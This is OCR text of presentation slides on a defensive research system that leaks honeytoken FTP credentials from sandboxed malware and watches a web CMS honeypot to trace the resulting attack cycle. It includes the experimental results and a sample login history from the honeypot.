


Step 1. Collect malware

- Client honeypot crawls seed URLs and collects malware
  - public blacklists and general websites
  - drive-by download and click-download executables



Step 2. Leak bait credential



2. Execute malware on sandbox.

1. Set bait credential (honeytoken) for each analysis.

3. Steal credential.

4. Send stolen credential if malware has info-leak functionality.

User name	*honey*
Password	*123abc*
Server	*he[illegible]xample.com* *10.1.1.1*

i.e., FTP client's configuration file


Malware sandbox *on Windows OS*

Generate unique bait credential in each malware analysis.


Possible to identify malware with information-leaking functionality at moment of using honeytoken

Step 3. Observe compromising

- WCMS honeypot deploys bogus web content (HTML, JS, CGI)
  - CMS packages and original files used as bait
- Expected that web content will be compromised by an adversary
  - e.g., injecting **redirect code** leading to exploit sites



Step 4. Inspect compromised web content



Outline

- Background: web-based attack cycle
- Honeytoken
- Preliminary investigation: information leaking malware
- Proposed system
- Experimental results
- Summary and conclusion

Experimental setup and brief result


- Experimental period
  - Mar. 2012 to Feb. 2013 (about one year)
- Seed URLs
  - Blacklist URLs (*malwaredomainlist.com*) and general public websites
  - Compromised web content on WCMS honeypot was also used for seed.
  - Crawling repeatedly at regular intervals (2 or 3 days)
- Collected malware
  - Total 5,474
- Brief result
  - Successful observation of web-based attack cycle for over a year
  - **4.1%** of malware had a part in the web-based attack cycle.
  - **900** malicious FQDNs, **10,420** malicious IP addresses;
    very small overlap between them and well-known blacklists

Basic control structure on adversary side


Login history of our WCMS honeypot

Timestamp	Login IP (remote host)	Accessed FTP account
2012-12-16 19:20:26	73.129.206	uie4
2012-12-24 10:16:23	249.247.20	uie4
2012-12-23 18:35:03	249.247.20	klf4
2012-12-24 17:34:54	73.129.206	klf4
2012-12-30 18:30:29	73.129.206	jxk3


Login IP addresses and accounts have *many-to-many* relationship.




Graph structure of adversary groups



